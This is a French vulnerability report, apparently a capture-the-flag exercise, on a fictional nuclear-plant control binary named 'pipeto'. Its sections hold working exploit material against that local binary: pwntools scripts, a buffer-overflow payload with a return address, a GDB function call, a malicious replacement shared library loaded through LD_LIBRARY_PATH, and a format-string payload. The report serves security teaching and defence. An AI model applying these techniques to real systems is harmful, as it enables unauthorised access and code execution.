

Rapport de Vulnérabilités

Expert en cyberdéfense : Logan Capoen / Léandre Fouret

Cliant : Gouvernement de la République d'Obsidienne

Entreprise : The Stone Corporation

Contexte :

Dans le cadre d'une opération de sécurisation critique visant un site nucléaire, notre équipe a été mandatée pour examiner le logiciel de contrôle principal, face à la menace G.O.L.E.M. Ce rapport présente les vulnérabilités découvertes au cours de l'analyse du binaire fourni.

La mission confiée par la République d'Obsidienne consistait à identifier les failles de sécurité potentielles dans un logiciel de contrôle industriel stratégique.

Le présent document expose en détail les failles identifiées, classées par ordre de gravité, accompagnées de démonstrations concrètes, de leurs impacts, et des préconisations de correction.

Outils utilisés

- **Binary Ninja** (reverse engineering).
- **Fonction** string.
- **Binaire** pipeto décompressé avec upx.
- **Bibliothèque partagée** (libpepito.so).

Liste des Vulnérabilités

Vulnérabilité #1 : Divulgaration d'informations sensibles via run_diagnostic

Sévérité : Critique

Type : Divulgaration d'information

Localisation : fonction run_diagnostic

Description :

En exécutant la commande `run_diagnostic debug`, une clé de diagnostic secrète `{SECRET DIAGNOSTIC KEY}` est affichée sans contrôle d'accès.

Preuve :

```
pipeto> run_diagnostic
Enter diagnostic mode (normal/debug/advanced): debug
Running diagnostic...
Diagnostic result: {SECRET DIAGNOSTIC KEY}
Performing system health check...
System health: OK
Diagnostic complete.
```

Impact :

Fuite d'une clé critique pouvant conduire à des compromissions avancées.

Recommandations :

- Restreindre l'accès aux fonctionnalités de debug.
- Supprimer les informations sensibles.

Vulnérabilité #2 : Message caché par entrée invalide dans load_fuel_rods

Sévérité : Moyenne

Type : Divulgence d'information

Localisation : fonction load_fuel_rods

Description :

En passant une valeur invalide à load_fuel_rods, un message secret {The secret stone is here !} est affiché.

Preuve :

```
pipeto> load_fuel_rods
Loading fuel rods...
Enter the number of fuel rods to load (max 10): -1

Sensitive Data:
Secret Key: {The secret stone is here !}
```

```
if (i > 10) {
    printf(format: "Error: Too many fuel rods!\n");
    return;
}
else if (i < 10 && i > 0) {
    for (int j = 0; j < i; j++) {
        fuel_rods[j] = j + 1;
        printf(format: "Fuel rod %d loaded.\n", fuel_rods[j]);
        sleep(1);
    }
    return;
}
if (strcmp(secret_key, "{The secret stone is here !}") {
    printf(format: "\nSensitive Data:\n");
    printf(format: "Secret Key: %s\n", secret_key);
}
```

```
char secret_key[28] = "{The secret stone is here !}";
```

Recommandations :

- Valider rigoureusement les entrées.
- Supprimer le code de debug.

Vulnérabilité #3 : Gestion incorrecte des erreurs dans run_turbine

Sévérité : Moyenne

Type : Mauvaise gestion des erreurs

Localisation : fonction run_turbine

Description :

Avec une mauvaise valeur, le message {ERROR TURBINE CAN'T STOP} est affiché, révélant un état d'erreur mal géré.

Preuve :

run_turbine <valeur_invalide>

```
pipeto> run_turbine
Enter the number of rotation that the turbine will do (between 0 and 15): -1
Turbine is running... 1/-1
Turbine is running... 2/-1
Turbine is running... 3/-1
Turbine is running... 4/-1
Turbine is running... 5/-1
Turbine is running... 6/-1
Turbine is running... 7/-1
Turbine is running... 8/-1
Turbine is running... 9/-1
Turbine is running... 10/-1
Turbine is running... 11/-1
Turbine is running... 12/-1
Turbine is running... 13/-1
Turbine is running... 14/-1
Turbine is running... 15/-1
Turbine is running... 16/-1
{ERROR TURBINE CAN'T STOP}
```

Impact :

Divulgarion du comportement interne du système.

Recommandations :

- Standardiser les messages d'erreur.
- Ne pas exposer d'informations internes aux utilisateurs.

Vulnérabilité #4 : Fuite de données sensibles via check_cooling_pressure

Sévérité : Élevée

Type : utilisation après libération en mémoire

Localisation : check_cooling_pressure.c

Description :

La commande check_cooling_pressure expose des données sensibles {Sensitive Data}.

Preuve :

```
pipeto> check_cooling_pressure
Cooling pressure check in progress...
Simulating sensor reading...
Sensor reading complete.
Checking cooling pressure...
Cooling pressure status: Pressure OK
Sensitive Info: {Sensitive Data}
Temporary buffer: Temporary data: 83
Simulating sensor reading...
Sensor reading complete.
Cooling pressure check complete.
```

```
free(data);
sleep(3);
if (strcmp(data, "Pressure OK")) {
    printf(format: "Sensitive Info: %s\n", sensitive_info);
}
```

Impact :

Divulgarion de données critiques sur le système de refroidissement.

Recommandations :

- Limiter l'affichage aux données nécessaires uniquement.
- Mieux gérer la libération de mémoire.

Vulnérabilité #5 : Création non sécurisée d'un fichier temporaire via turbine_remote_access

Sévérité : Élevée

Type : Mauvaise gestion des fichiers temporaires

Localisation : fonction turbine_remote_access


Description :

Un fichier temporaire contenant {ACCESS_GRANTED} est créé sans précaution.

Preuve :

turbine_remote_access

cat Data/<fichier_temporaire>



```
pipeto> turbine_remote_access
Temporary file created: Data/remote_accessVwMrsp
Enabling remote access...
^C
binary|⇒ cat Data/remote_accessVwMrsp_
{ACCESS_GRANTED}%
```

Impact :

Accès non autorisé à des informations sensibles.

Recommandations :

- Utiliser des méthodes sécurisées pour les fichiers temporaires.

Vulnérabilité #6 : Overflow dans turbine_temperature

Sévérité : Critique

Type : Overflow

Localisation : fonction turbine_temperature

Description :

Overflow avec 2147483649 déclenche {ERROR TURBINE WILL EXPLODE}.

Preuve :

```
pipe> turbine_temperature
Enter the number of degrees you want to increase or decrease the turbine temperature : 2147483649
Turbine temperature is too unstable.
{ERROR TURBINE WILL EXPLODE}
```

Impact :

Comportement instable pouvant entraîner un arrêt ou une panne du système.

Recommandations :

- Vérifier et limiter les entrées utilisateur.

Vulnérabilité #7 : Overflow dans set_reactor_power

Sévérité : Critique

Type : Overflow

Localisation : set_reactor_power.c

Description :

La valeur 2147483646 produit {12EXPLOSION34}.

Preuve :

set_reactor_power

2147483646

```
pipeto> set_reactor_power
Enter reactor power level: 2147483647

Reactor power adjustment may be incorrect.
Reactor systems are behaving erratically!
Reactor core temperature rising uncontrollably...
{12EXPLOSION34}
Emergency shutdown initiated!
```

```
if (input_power > INT_MAX - 1000) {
    printf("\nReactor power adjustment may be incorrect.\n");
    printf("Reactor systems are behaving erratically!\n");
    printf("Reactor core temperature rising uncontrollably...\n");
    printf("{12EXPLOSION34}\n");
    printf("Emergency shutdown initiated!\n\n");
    exit(1);
}
```

Impact :

Comportement anormal du réacteur.

Recommandations :

- Implémenter un contrôle strict des entrées.

Vulnérabilité #8 : Fuite de secret via log_system_event

Sévérité : Élevée

Type : Divulcation d'information

Localisation : fonction log_system_event

Description :

La saisie leak dans les logs révèle {SECRET_LOG_12PIERRE34}.

Preuve :

```
logancapoen:binary/ $ mkdir Data ;echo -e "log_system_event\nleak\nquit" | ./pipeto ; cat Data/system.log ; rm -r Data
pipeto> Enter command: Logging event: leak

pipeto> Exiting program...
EVENT: leak

SECRET_KEY_LEAKED: {SECRET_LOG_12PIERRE34}
```

Impact :

Fuite d'informations internes à travers les logs.

Recommandations :

- Demander un accès administrateur.

Payload :

```
#!/bin/python3
from pwn import *
import subprocess

p = process('./pipeto')

p.sendline(b'log_system_event')
p.sendline(b'leak')
p.sendline(b'quit')

p.wait_for_close()

subprocess.run(['cat', 'Data/system.log'])
```

Vulnérabilité #9 : Message caché via simulate_meltdown

Sévérité : Moyenne

Type : Divulcation d'information

Localisation : fonction simulate_meltdown

Description :

Si un nombre aléatoire est inférieur ou égale à 4, le message {MELTDOWN1234} est révélé.

Preuve :

```
pipeto> simulate_meltdown
Generated random number: 29
Alert: Reactor core temperature stable.
Reactor core temperature: 29
Reactor core status: Reactor Stable
pipeto> simulate_meltdown
Generated random number: 2
Meltdown simulated! Reactor core is overheating.
Critical Error: Secret Code Leaked: {MELTDOWN1234}
```

```
int random_number = rand() % 100;
char secret_code[16] = "{MELTDOWN1234}";

printf("Generated random number: %d\n", random_number);

if (random_number < 10) {
    printf("Meltdown simulated! Reactor core is overheating.\n");
    strcpy(reactor_status, "Reactor Overheating");

    if (random_number < 5) {
        printf("Critical Error: Secret Code Leaked: %s\n", secret_code);
        return;
    }
}
```

Impact :

Simulation instable des processus critiques.

Recommandations :

- Contrôler rigoureusement l'usage du hasard dans les opérations critiques.

payload:

```
from pwn import *

p = process('./pipeto')

while True:
    p.sendline(b'simulate_meltdown')
    output = p.recvuntil(b'Generated', timeout=1)

    if b'Critical Error' in output:
        break

p.sendline(b'quit')

print("Captured Output:", output.decode('utf-8'))
```

Vulnérabilité #10 : Divulgarion de données sensibles via unlock_secret_mode

Sévérité : Élevée

Type : Divulgarion de données sensibles

Localisation : fonction unlock_secret_mode

Description :

Avec des droits admin, unlock_secret_mode affiche {ADMIN4242}.

Preuve :

```
logancapoen:binary/ $ echo -e "activate_emergency_protocols\nadmin123\nunlock_secret_mode\nquit" | ./pipeto
pipeto> Enter emergency password: {Emergency protocols activated, you are now admin !}
pipeto> Secret mode unlocked! Welcome, admin.
{ADMIN4242}
pipeto> Exiting program...
```

Impact :

Divulgarion de données sensibles non maîtrisée.

Recommandations :

- Renforcer les contrôles d'accès.

Payload :

```
#!/bin/python3
from pwn import *
import subprocess

p = process('./pipeto')

p.sendline(b'activate_emergency_protocols')
p.sendline(b'admin123')
p.sendline(b'unlock_secret_mode')
p.sendline(b'quit')

p.interactive()
```

Vulnérabilité #11 : Divulcation de données sensibles via trigger_emergency_shutdown

Sévérité : Élevée

Type : Divulcation d'information

Localisation : fonction trigger_emergency_shutdown

Description :

Commande critique révélant {SHUTDOWN}.

Preuve :

trigger_emergency_shutdown (en mode admin)

```
if (!IS_ADMIN) {  
    printf("You are not authorized to trigger an emergency shutdown.\n");  
    return;  
}  
printf("{SHUTDOWN}");
```

```
binary|> echo -e "activate_emergency_protocols\nadmin123\ntrigger_emergency_shutdown\nquit" | ./pipeto  
pipeto> Enter emergency password: {Emergency protocols activated, you are now admin !}  
pipeto> {SHUTDOWN}%
```

Impact :

Divulcation du processus d'arrêt d'urgence.

Recommandations :

- Restreindre et surveiller les accès aux commandes critiques.

Vulnérabilité #12 : Escalade de privilèges par mot de passe faible dans activate_emergency_protocols

Sévérité : Critique

Type : Contournement d'authentification

Localisation : fonction activate_emergency_protocols

Description :

Utiliser admin123 donne l'accès admin.

Preuve :

```
pipeto> activate_emergency_protocols
Enter emergency password: admin123
{Emergency protocols activated, you are now admin !}
```

Impact :

Compromission totale du système.

Recommandations :

- Remplacer les mots de passe codés en dur par une authentification forte.

Vulnérabilité #13 : Buffer Overflow menant à un accès admin

Sévérité : Critique

Type : Buffer Overflow

Localisation : monitor_radiation_levels

Description :

Un Buffer Overflow dans monitor_radiation_levels permet d'afficher {Correct password! Welcome, admin.}.

preuve:

payload:

```
from pwn import *

io = process("./pipeto")
io.sendline(b"monitor_radiation_levels")
padding = b"A" * 10
address = p64(0x40215a)
exploit = padding + address
io.sendline(exploit)
io.interactive()
```

```
[+] Starting local process './pipeto': pid 821
[*] Switching to interactive mode
pipeto> \x00Enter radiation levels: Radiation Levels: AAAAAAAAAAf!@
0x402166{The stone isn't in the pocket anymore ...}
```

Impact :

Accès non autorisé avec possibilité d'exécution de code arbitraire.

Recommandations :

- Vérifier les longueurs d'entrée.
- Utiliser des fonctions sécurisées (strncpy, etc.).

Vulnérabilité #14 : Divulgarion de message caché via Buffer Overflow

Sévérité : Élevée

Type : Détournement de flux d'exécution

Localisation : load_config.c

Description :

L'utilisation de GDB permet de lancer n'importe quelle fonction, à condition de connaître son adresse. Par exemple, la fonction `check_password` définie dans `load_config.c` peut être appelée directement, ce qui affiche le message : `{Correct password! Welcome, admin.}`.

Impact :

```
root@d22306fb6c7e:/usr/app# gdb ./pipeto
```

```
(gdb) run
```

```
pipeto> ^C
Program received signal SIGINT, Interrupt.
0x00007f48dbb0a7a1 in __GI___libc_read (fd=0, buf=0x25065450, nbytes=1024) at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) call ((void (*)(char *))0x402938)((char *)0x405450)
{Correct password! Welcome, admin.}
```

Recommandations :

- Protéger contre gdb dans le makefile.

Vulnérabilité #15 : modification de la bibliothèque partagée pouvant mener à une escalade de privilèges

Sévérité : Critique

Type : modification de bibliothèque partagée non sécurisé

Localisation : load_config.c

Description :

la bibliothèque libpepito.so n'étant pas protégés il est possible de la modifier pour exécuter n'importe quel code arbitraire.

Preuve:

on créer une bibliothèque partagée, ici elle se nomme badlib.c

```
1  #include <stdio.h>
2
3  void init_steam_turbine(void)
4  {
5      printf( format: "attention je suis du code malveillant\n");
```

```
root@ec5e6885b88a:/usr/app# gcc -shared -fPIC badlib.c -o libpepito.so
```

```
root@ec5e6885b88a:/usr/app# export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:$PWD
```

```
root@ec5e6885b88a:/usr/app# ./pipeto
pipeto> init_steam_turbine
attention je suis du code malveillant
```

Impact :

Accès non autorisé avec possibilité d'exécution de code arbitraire et escalade de privilège.

Recommandations :

- Protéger la bibliothèque partagée libpepito.so

Vulnérabilité #16 : Insertion de commandes arbitraires dû au formatage de chaîne

Sévérité : Élevée

Type : formatage de chaîne

Localisation : `utils.c`

Description :

Au lancement du programme, le fichier `.pipetorc` est lu ligne par ligne puis affiché à l'aide d'un `printf(line)`. Permet l'insertion de paramètres de formatage tels que `%x`, `%p` et `%n`.

Des informations en rapport avec la stack seront donc accessibles à toute personne malveillante.

Preuve:

```
≡ .pipetorc
1 AAAA.%1$p.%2$p.%3$p.%4$p.%5$p.%6$p.%7$p.%8$p.%9$p.%10$p.%11$p.%12$p.%13$p.%14$p
```

```
root@b1015/6bc8c6:/usr/app# ./pipeto
Pipeito command: AAAA.0x2d0af9e0.(nil).(nil).0xfffffffffffffc0.0x410.0x7f52fe4c8160.0x7f52fe4c
```

Payload:

```
#!/bin/python3
from pwn import *

p = process('./pipeto')

# Affichage automatique de l'exécution de pipetorc
p.sendline(b'quit')

p.interactive()
```

Impact :

Accès non autorisé avec possibilité d'exécution de code arbitraire et escalade de privilège.

Recommandation :

- Remplacer la ligne `printf(line)` par `printf("%s", line)`

SEGMENTATION FAULTS

Segfault #1: Boucle infinie avec l'history.

```
61 !62
62 !61

[1] 53736 segmentation fault (core dumped) ./pipeto
```

Segfault #2: Lancement de load_config().

```
pipeto> load_config
Loading configuration file from ./config.ini
failure!
[1] 56095 segmentation fault (core dumped) ./pipeto
```

```
Reactor configuration :

# General Settings
Reactor_ID: RX-210
Location: Sector-7G
Status: Operational
Last_Maintenance_Date: 2025-03-01

# Core Specifications
Core_Type: Pressurized_Water_Reactor
Core_Temperature: 320°C
Core_Pressure: 155 bar
Fuel_Type: Uranium-235
Fuel_Rods: 193

# Cooling System
Primary_Coolant: Water
Coolant_Flow_Rate: 5000 L/min
Backup_Cooling_System: Active

# Safety Systems
Emergency_Shutdown: Enabled
Radiation_Levels: Normal
Containment_Structure: Reinforced_Concrete

# Power Output
Max_Output: 1000 MW
Current_Output: 850 MW

# Sensors
Temperature_Sensors: 12
Pressure_Sensors: 8
Radiation_Sensors: 5
```

Segfault #3: Lancement de monitor_radiation_levels avec un mauvais output

```
pipeto> monitor_radiation_levels
Enter radiation levels: aaaaaaaaaaaaaaaaaa
Radiation Levels: aaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```

Conclusion

L'analyse du logiciel de contrôle a mis en évidence plusieurs vulnérabilités critiques et majeures, principalement liées à une gestion inadéquate des entrées utilisateurs et à des failles d'authentification sérieuses.

Nous recommandons une révision complète de l'architecture de sécurité, incluant l'implémentation de contrôles d'accès renforcés, la suppression des informations sensibles dans le code en production, ainsi qu'une politique rigoureuse de validation des entrées et de gestion des erreurs.